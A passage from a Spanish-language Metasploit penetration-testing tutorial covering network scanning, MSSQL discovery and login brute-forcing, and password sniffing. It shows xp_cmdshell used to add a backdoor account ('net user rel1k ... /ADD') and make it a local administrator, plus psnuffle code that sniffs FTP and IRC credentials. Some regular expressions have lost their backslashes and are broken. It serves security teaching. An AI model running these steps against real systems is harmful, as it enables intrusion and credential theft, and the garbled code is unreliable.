Con el escaneo finalizado, usaremos el comando "db\_import\_nmap\_xml" para importar el archivo xml de Nmap.

```
msf > db_import_nmap_xml subnet_1.xml
```

El resultado importado del escaneo de Nmap se puede ver a traves de los comandos "db\_hosts" y "db\_services":

```

msf > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status:
alive OS:

```

```

...
msf > db_services
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1
port=22 proto=tcp state=up name=ssh
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1
port=23 proto=tcp state=up name=telnet
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1
port=80 proto=tcp state=up name=http
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.2
port=23 proto=tcp state=up name=telnet
...

```

Ahora estamos listos para importar nuestros resultados dentro de dradis cambiando de terminal donde tenemos la consola de dradis ejecutado y usando el comando "import nmap".

```

dradis> import nmap /pentest/exploits/framework3/subnet_1.xls normal
There has been an exception:
[error] undefined method `each' for nil:NilClass
/pentest/exploits/framework3/subnet_1.nmap was successfully imported
dradis>

```

Si cambie a la interfaz web de dradis y actualiza la pagina, podra ver importado el resultado de escaneo de Nmap en un facil formato de arbol.

The screenshot shows the dradis v2.3.0 web interface running in Mozilla Firefox. The main content area displays the results of an Nmap scan for the host 192.168.2.113. The results are presented in a hierarchical tree view under the category 'Nmap output'. The tree node for 'Interesting ports on 192.168.2.113' is expanded, showing a table of open ports with their corresponding services and versions. The table includes columns for PORT, STATE, SERVICE, and VERSION. The services listed are ftp, ssh, http, netbios-ssn, and smbd. The interface also features a sidebar with file management options like 'import from file...', 'add branch', and 'find a Node'. At the bottom, there are tabs for 'Notes', 'Import note...', and 'Attachments'.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.0.5
22/tcp	open	ssh	OpenSSH 4.3p2 Debian 8ubuntu1 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: MSHOME)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: MSHOME)

## Plugins Auxiliares

# Plugins Auxiliares

Escáneres y la mayoría de los otros módulos auxiliares usan la opción RHOSTS en vez de RHOST. RHOSTS puede tomar un rango de IP (192.168.1.20-192.168.1.30), rangos CIDR (192.168.1.0/24), múltiples rangos separados por comas (192.168.1.0/24, 192.168.3.0/24), y separados en lista en un archivo (file:/tmp/hostlist.txt). Estas son otras funciones para nuestro archivo de salida de Nmap.

Tenga en cuenta que, por defecto, todos los módulos de escaner tendrán el valor de THREADS en "1". La opción de THREADS establece el numero presentes de procesos para ser utilizados durante el escaneo. Establezca este valor a un numero alto a fin de acelerar la exploración o mantengalo bajo para reducir el trafico de red pero asegúrese de cumplir con las siguientes reglas:

- \* Mantenga el valor de THREADS menor a 16 en un sistema nativo de Win32.
- \* Mantenga el valor de THREADS menor a 200 cuando se ejecuta MSF bajo Cygwin.
- \* En sistemas operativos Unix-like, puede poner el valor de THREADS en 256.

### Escaneo de Puertos

Ademas de ejecutar Nmap, hay una variedad de otros exploradores de puertos que están disponibles para nosotros dentro del framework.

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...
Auxiliary
=====
Name          Description
----          -----
scanner/portscan/ack      TCP ACK Firewall Scanner
scanner/portscan/ftpbounce  FTP Bounce Port Scanner
scanner/portscan/syn       TCP SYN Port Scanner
scanner/portscan/tcp        TCP Port Scanner
scanner/portscan/xmas      TCP "XMas" Port Scanner
```

Vamos a comparar nuestro resultado del puerto 80 realizado con Nmap con los modulos de escaneo de Metasploit. Primero vamos a determinar que hosts tienen el puerto 80 abierto segun Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
192.168.1.1
192.168.1.2
192.168.1.10
```

```
192.168.1.109  
192.168.1.116  
192.168.1.150
```

El escaneo con Nmap realizado hace un rato fue un escaneo SYN por lo que ejecutaremos el mismo escaneo a través de la subred (subnet) buscando puertos 80 por la interfaz eth0 usando Metasploit.

```
msf > use scanner/portscan/syn  
msf auxiliary(syn) > show options  
Module options:  
  Name      Current Setting  Required  Description  
  ----      -----          -----  
  BATCHSIZE    256           yes        The number of hosts to scan  
per set  
  INTERFACE          no        The name of the interface  
  PORTS      1-10000        yes        Ports to scan (e.g. 22-  
25,80,110-900)  
  RHOSTS          yes        The target address range or  
CIDR identifier  
  THREADS      1           yes        The number of concurrent  
threads  
  TIMEOUT      500          yes        The reply read timeout in  
milliseconds  
msf auxiliary(syn) > set INTERFACE eth0  
INTERFACE => eth0  
msf auxiliary(syn) > set PORTS 80  
PORTS => 80  
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24  
RHOSTS => 192.168.1.0/24  
msf auxiliary(syn) > set THREADS 50  
THREADS => 50  
msf auxiliary(syn) > run  
[*] TCP OPEN 192.168.1.1:80  
[*] TCP OPEN 192.168.1.2:80  
[*] TCP OPEN 192.168.1.10:80  
[*] TCP OPEN 192.168.1.109:80  
[*] TCP OPEN 192.168.1.116:80  
[*] TCP OPEN 192.168.1.150:80  
[*] Auxiliary module execution completed
```

Así podemos ver que los módulos de escaner incorporados en Metasploit son mas que capaces para encontrar sistemas y con puertos abiertos para nosotros. Es otra excelente herramienta para tener en tu arsenal si estas usando Metasploit en un sistema sin Nmap instalado.

### SMB Version Scanning

Ahora que hemos determinado cuales hosts están disponibles en la red, podemos intentar determinar cual sistema operativo están ejecutando. Esto nos ayudara a reducir los ataques

para atacar un sistema en específico y dejaremos de perder el tiempo en aquellos que no son vulnerables a un exploit en particular.

Como hay muchos sistemas en la exploración con el puerto 445 abierto, vamos a usar el modulo "scanner/smb/version" para determinar cual versión de Windows usa el objetivo y cual versión de Samba se encuentra en un host con Linux.

```
msf> use scanner/smb/smb_version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run
[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600)
(language: Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100)
(language: Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language:
Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language:
English)
[*] 192.168.1.114 is running Windows XP Service Pack 2 (language:
English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language:
English)
[*] Auxiliary module execution completed
```

Observe que si usamos el comando "db\_hosts" ahora, la información recién obtenida es guardada en la base de datos de Metasploit.

```
msf auxiliary(version) > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status:
alive OS: Windows Windows 7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status:
alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status:
alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status:
alive OS: Unknown Unix
```

```

[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status:
alive OS: Windows Windows 7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status:
alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status:
alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status:
alive OS: Windows Windows 2003 R2
Idle Scanning

```

Nmap con el "IPID Idle scanning" nos permite ser un poco mas cauteloso explorando un objetivo, mientras se entrega una dirección IP (spoofing) de otro host en la red. Para que este tipo de exploración trabaje, tendremos que buscar un host que este inactivo en la red y usar su numero de secuencia IPID incremental o un Broken little-endian incremental. Metasploit contiene el modulo "scanner/ip/ipmap" para explorar y ver un host que se adapte a los requisitos.

Para mas informacion sobre idle scanning con Nmap, ver <http://nmap.org/book/idlescan.html> (enlace en ingles) O en <http://nmap.org/idlescan-es.html> (enlace en español)

```

msf auxiliary(writable) > use scanner/ip/ipmap
msf auxiliary(ipmap) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS            yes        The target address range or CIDR
identifier
RPORT      80           yes        The target port
THREADS     1            yes        The number of concurrent threads
TIMEOUT    500          yes        The reply read timeout in
milliseconds
msf auxiliary(ipmap) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipmap) > set THREADS 50
THREADS => 50
msf auxiliary(ipmap) > run
[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!

```

```
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Viendo los resultados de nuestro análisis, tenemos un número de un potencial zombie que podemos utilizar para realizar un idle scanning. Vamos a intentar escanear un host usando el zombie con 192.168.1.109 y ver si obtenemos los mismos resultados.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class:
Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

## Buscando MSSQL

### Buscando MSSQL

Uno de mis favoritos es la huella avanzada UDP de MSSQL servers. Si estás realizando una prueba de penetración interna, esta es una herramienta que debería tener. Cuando se instala MSSQL, se instala en el puerto 1433 TCP o un puerto aleatorio TCP dinámico. Si el puerto es generado dinámicamente, puede ser complicado para un atacante conseguir los servidores de MSSQL a los cuales atacar. Por suerte Microsoft, no ha bendecido con el puerto 1434 UDP, una vez que se ha consultado, nos permite conseguir una pequeña información sobre los servidores SQL incluyendo que puertos TCP están a la escucha. Carguemos el módulo y usemoslo para descubrir múltiples servidores.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...
Exploits
=====
Name                               Description
-----
windows/mssql/lyris_listmanager_weak_pass  Lyris ListManager MSDE
Weak sa Password
windows/mssql/ms02_039_slammer           Microsoft SQL Server
Resolution Overflow
```

```

windows/mssql/ms02_056_hello           Microsoft SQL Server
Hello Overflow
windows/mssql/mssql_payload           Microsoft SQL Server
Payload Execution
Auxiliary
=====
Name          Description
-----
admin/mssql/mssql_enum    Microsoft SQL Server Configuration
Enumerator
admin/mssql/mssql_exec     Microsoft SQL Server xp_cmdshell Command
Execution
admin/mssql/mssql_sql      Microsoft SQL Server Generic Query
scanner/mssql/mssql_login   MSSQL Login Utility
scanner/mssql/mssql_ping   MSSQL Ping Utility
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  RHOSTS            yes        The target address range or CIDR
identifier
  THREADS          1          yes        The number of concurrent threads
msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 10.211.55.128:
[*]  tcp = 1433
[*]  np = SSHACKTHISBOX-0pipesqlquery
[*]  Version = 8.00.194
[*]  InstanceName = MSSQLSERVER
[*]  IsClustered = No
[*]  ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed

```

El primer comando que usamos fue para buscar cualquier plugins "mssql". La segunda instrucción "use scanner/mssql/mssql\_ping", esto carga el modulo de escaner para ser usado por nosotros. Lo siguiente, "show options" nos permite ver las opciones que necesitamos especificar. El "set RHOSTS 10.211.55.1/24" establece el rango de subred donde queremos empezar a buscar los servidores SQL. Puede especificar /16 o el que quiera después. Yo recomendaría incrementar el numero de threads ya que podría tardar mucho tiempo con un solo threads en el escaner.

Después que se usa el comando "run", se realiza un análisis y regresa la información sobre el servidor MSSQL. Como se puede ver, el nombre del computador "SSHACKTHISBOX-0" y el puerto TCP 1433 donde se esta ejecutando. En este punto podría utilizar el modulo "scanner/mssql/mssql\_login" para realizar brute-force a la contraseña pasandole al modulo un archivo de diccionario.

```
msf > use scanner/mssql/mssql_login
```

```
msf auxiliary(mssql_login)> show options
```

"La primera línea de arriba te permiten entrar al módulo de Fuerza bruta de Mssql propuesto por metasploit, con la segunda línea puedes ver las opciones de este módulo para obtener los resultados esperados"

También puede utilizar Fast-Track, medusa, o hydra para hacer esto. Una vez conseguida la contraseña, hay un pequeño modulo para ejecutar el xp\_cmdshell con procedimientos almacenados.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
Module options:
Name          Current Setting
Required      Description
-----        -----
CMD           cmd.exe /c echo OWNED > C:\owned.exe           no
Command to execute
HEX2BINARY   /pentest/exploits/framework3/data/exploits/mssql/h2b   no
The path to the hex2binary script on the disk
MSSQL_PASS    The password for the specified username           no
The password for the specified username
MSSQL_USER    sa                                              no
The username to authenticate as
RHOST         RHOST                                          
yes          The target address
RPORT         1433
yes          The target port
msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit
The command completed successfully.
[*] Auxiliary module execution completed
```

Viendo la linea "net user rel1k ihazpassword /ADD", hemos agregado una cuenta de usuario llamado "rel1k", desde aquí podemos usar "net localgroup administrators rel1k /ADD" para obtener un administrador local en el sistema. En este punto tenemos el control total del sistema.

#### **<para versiones de windows en español la sintaxis cambia>**

Viendo la linea "net user rel1k ihazpassword /ADD", hemos agregado una cuenta de usuario llamado "rel1k", desde aquí podemos usar "net localgroup Administradores rel1k /ADD" para obtener un administrador local en el sistema. En este punto tenemos el control total del sistema.

# Identificación de Servicios

## Identificación de Servicios

De nuevo, un uso distinto que Nmap para realizar un escaneo de servicios en nuestra red objetivo, Metasploit también incluye una gran variedad de escaneres para distintos servicios, que ayudan a determinar servicios vulnerables que se están ejecutando en la maquina objetivo.

```
msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...
Auxiliary
=====
Name                                     Description
-----
scanner/db2/discovery                  DB2 Discovery Service
Detection.
scanner/dcerpc/endpoint_mapper         Endpoint Mapper Service
Discovery
scanner/dcerpc/hidden                  Hidden DCERPC Service
Discovery
scanner/dcerpc/management              Remote Management
Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor      DCERPC TCP Service
Auditor
scanner/dect/call_scanner              DECT Call Scanner
scanner/dect/station_scanner           DECT Base Station
Scanner
scanner/discovery/arp_sweep            ARP Sweep Local Network
Discovery
scanner/discovery/sweep_udp            UDP Service Sweeper
scanner/emc/alphastor_devicemanager   EMC AlphaStor Device
Manager Service.
scanner/emc/alphastor_librarymanager  EMC AlphaStor Library
Manager Service.
scanner/ftp/anonymous                 Anonymous FTP Access
Detection
scanner/http/frontpage                FrontPage Server
Extensions Detection
scanner/http/frontpage_login            FrontPage Server
Extensions Login Utility
scanner/http/lucky_punch               HTTP Microsoft SQL
Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass MS09-020 IIS6 WebDAV
Unicode Auth Bypass
scanner/http/options                  HTTP Options Detection
scanner/http/version                 HTTP Version Detection
...snip...
scanner/ip/repidseq                  IPID Sequence Scanner
```

scanner/misc/ib_service_mgr_info	Borland InterBase
Services Manager Information	
scanner/motorola/timbuktu_udp	Motorola Timbuktu
Service Detection.	
scanner/mssql/mssql_login	MSSQL Login Utility
scanner/mssql/mssql_ping	MSSQL Ping Utility
scanner/mysql/version	MySQL Server Version
Enumeration	
scanner/nfs/nfsmount	NFS Mount Scanner
scanner/oracle/emc_sid	Oracle Enterprise
Manager Control SID Discovery	
scanner/oracle/sid_enum	SID Enumeration.
scanner/oracle/spy_sid	Oracle Application
Server Spy Servlet SID Enumeration.	
scanner/oracle/tnslsnr_version	Oracle tnslsnr Service
Version Query.	
scanner/oracle/xdb_sid	Oracle XML DB SID
Discovery	
...snip...	
scanner/sip/enumerator	SIP username enumerator
scanner/sip/options	SIP Endpoint Scanner
scanner/smb/login	SMB Login Check Scanner
scanner/smb/pipe_auditor	SMB Session Pipe
Auditor	
scanner/smb/pipe_dcercpc_auditor	SMB Session Pipe DCERPC
Auditor	
scanner/smb/smb2	SMB 2.0 Protocol
Detection	
scanner/smb/version	SMB Version Detection
scanner/smtp/smtp_banner	SMTP Banner Grabber
scanner/snmp/aix_version	AIX SNMP Scanner
Auxiliary Module	
scanner/snmp/community	SNMP Community Scanner
scanner/ssh/ssh_version	SSH Version Scannner
scanner/telephony/wardial	Wardialer
scanner/tftp/tftpbrute	TFTP Brute Forcer
scanner/vnc/vnc_none_auth	VNC Authentication None
Detection	
scanner/x11/open_x11	X11 No-Auth Scanner

En el escaneo de puertos aparecieron varias maquinas con el puerto 22 TCP abierto. SSH es muy seguro pero las vulnerabilidades no son desconocidas por eso hay que recopilar tanta información como sea posible de los objetivos. Vamos a usar nuestro archivo de salida en este ejemplo, analizando el hosts con el puerto 22 abierto y pasándolo a "RHOSTS".

```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----    -----

```

```

RHOSTS                         yes      The target address range or CIDR
identifier
RPORT   22                      yes      The target port
THREADS  1                       yes      The number of concurrent threads
msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk
'{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' >
/tmp/22_open.txt
msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed

```


Servidores FTP configurados pobremente pueden frecuentemente ser el punto de apoyo que se necesita para ganar acceso a una red entera por eso siempre hay que verificar si el acceso anónimo esta permitido en cualquier puerto FTP abierto el cual usualmente es el puerto TCP 21. Vamos a establecer los THREADS en 10 ya que vamos a escanear un rango de 10 hosts.

```

msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30
msf auxiliary(anonymous) > set THREADS 10
THREADS => 10
msf auxiliary(anonymous) > show options
Module options:
Name      Current Setting      Required  Description
----      -----              -----      -----
FTPPASS   mozilla@example.com  no        The password for the
specified username
FTPUSER   anonymous            no        The username to authenticate
as
RHOSTS                yes      The target address range or
CIDR identifier
RPORT    21                  yes      The target port
THREADS  1                   yes      The number of concurrent
threads
msf auxiliary(anonymous) > run
[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed

```

En un corto periodo de tiempo y con muy poco trabajo, hemos podido adquirir una gran informacion sobre los hosts que residen en nuestra red lo que nos da una vision mucho mejor a que nos enfretamos cuando realizamos nuestra prueba de penetracion.



## Password Sniffing

### Password Sniffing

Recientemente, Max Moser libero un modulo de Metasploit llamado "psnuffle" que es un sniffer de password para obtener las contraseñas parecido a la herramienta dsniff. Actualmente soporta pop3, imap, ftp, y HTTP GET. Puede leer mas sobre el modulo en el Blog de Max en <http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html>

Usar el modulo "psnuffle" es extremadamente fácil. Tiene algunas opciones disponibles pero el modulo funciona muy bien así por defecto. ("out of the box")

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----      -----
FILTER                no        The filter string for
capturing traffic
INTERFACE             no        The name of the interface
PCAPFILE              no        The name of the PCAP capture
file to process
PROTOCOLS            all      yes       A comma-delimited list of
protocols to sniff or "all".
SNAPLEN              65535    yes       The number of bytes to capture
TIMEOUT              1        yes       The number of seconds to wait
for new data
```

Como puede ver, tiene algunas opciones disponibles, incluyendo la capacidad de importar un archivo capturado a PCAP. Vamos a ejecutar el escaner con las opciones por defecto.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from
/pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from
/pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from
/pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from
/pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >>
dookie / dookie (220 3Com 3CDaemon FTP Server Version 2.0)
```

Hemos capturado un login de FTP con éxito. Esta es una excelente herramienta para recopilar información de manera pasiva.

## Ampliando Psnuffle

### Ampliando Psnuffle

Como escribir un modulo nuevo de psnuffle

Psnuffle es fácil de extender debido a su diseño modular. Esta sección lo guiará a través del proceso del desarrollo de un sniffer (Notificación y mensajes de Nick) del protocolo IRC (Internet Relay Chat).

Ubicación del módulo

Todos los distintos módulos se encuentran en data/exploit/psnuffle. Los nombres corresponden al nombre del protocolo usado dentro de psnuffle. Para desarrollar nuestro propio módulo, veremos las partes importantes del módulo de un sniffer de pop3 existente y la usaremos como plantilla.

Definiendo patrones:

```
self.sigs = {
:ok => /^(+OK[^n]*)n/si,
:err => /^(-ERR[^n]*)n/si,
:user => /^USERs+([^\n]+)\n/si,
:pass => /^PASSs+([^\n]+)\n/si,
:quit => /^QUITs*[^\n]*\n/si }
```

Esta sección define los patrones de expresiones que se usarán durante el sniffing para identificar datos interesantes. Las expresiones regulares se verán extrañas al principio pero son muy poderosas. En resumen, todo dentro del () estará disponible más tarde dentro de una variable en el script.

```

self.sigs = {
:user => /^NICKs+[^n]+/si,
:pass => /b(REGISTERs+[^n]+)/si,}

```

Para el IRC esta sección lucirá como la de arriba. Si yo se que no todos los nick en los servidores usan IDENTIFY para enviar la contraseña, pero los de freenode lo hacen. Hey esto es un ejemplo :-)

Definicion de sesion:

Para cada modulo, primero tenemos que definir que puertos se deben usar y como sera rastreada la sesión.

```

return if not pkt[:tcp] # We don't want to handle anything other than
tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667)
# Process only packet on port 6667
#Ensure that the session hash stays the same for both way of
communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-"
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-"
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end

```

Ahora que tenemos un objeto de sesión que únicamente consolida la información, podemos seguir y procesar el contenido del paquete que coincide con una de las expresiones regulares que hemos definido anteriormente.

case matched

```

when :user # when the pattern "/^NICKs+[^n]+/si" is matching the
packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(REGISTERs+[^n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass
sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]}"
password:#{s[:pass]}\n"
end
sessions.delete(s[:session]) # Remove this session because we dont
need to track it anymore
when nil
# No matches, don't do anything else # Just in case anything else is
matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the
session object

```

```
end
```

Eso es básicamente. Descarga el script completo desde [\[1\]](#)

## SNMP Sweeping

# SNMP Sweeping

SNMP sweeps es a menudo un buen indicador en la busqueda de mucha informacion sobre sistemas especificos o comprometiendo el dispositivo remoto. Si usted consigue un dispositivo Cisco ejecutando una cadena privada por ejemplo, puedes descargar toda la configuracion entera del dispositivo, modificarla, y subirla de nuevo con una configuracion maliciosa. Tambien, la contraseña de nivel 7 codificada lo que quiere decir que son triviales para decodificar y obtener el enable o la contraseña login para el dispositivo especifico.

Metasploit viene con un modulo auxiliar especificamente para dispositivos SNMP. Hay un par de cosas a entender antes de realizar el ataque. Primero, el string o cadena "community string" juega un importante papel de que tipo de informacion se puede extraer o modificar del dispositivo. Si se puede "adivinar" el string de solo lectura o escritura puedes obtener un poco de acceso que normalmente no tendrias. Ademas, otros dispositivos basados en Windows estan configurados on SNMP, a menudo con el string community RO/RW donde puede extraer niveles de parches, servicios que se estan ejecutando, el ultimo reinicio, nombres de usuarios del sistema, rutas y otras cantidades de informacion valiosas para un atacante.

Cuando se consulta a traves de SNMP, esta lo que hace es llamar a un MIB API. El MIB representa la Base de la Gestión de la Informacion (Management Information Base), esta interfaz permite consultar al dispositivo y extraer informacion. Metasploit viene cargado con una lista por defecto de MIBs con su base de datos, lo usa para consultar al dispositivo para obtener mas informacion en funcion del nivel de acceso que se tenga. Miremos al modulo auxiliar.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...
Exploits
=====
Name                    Description
-----
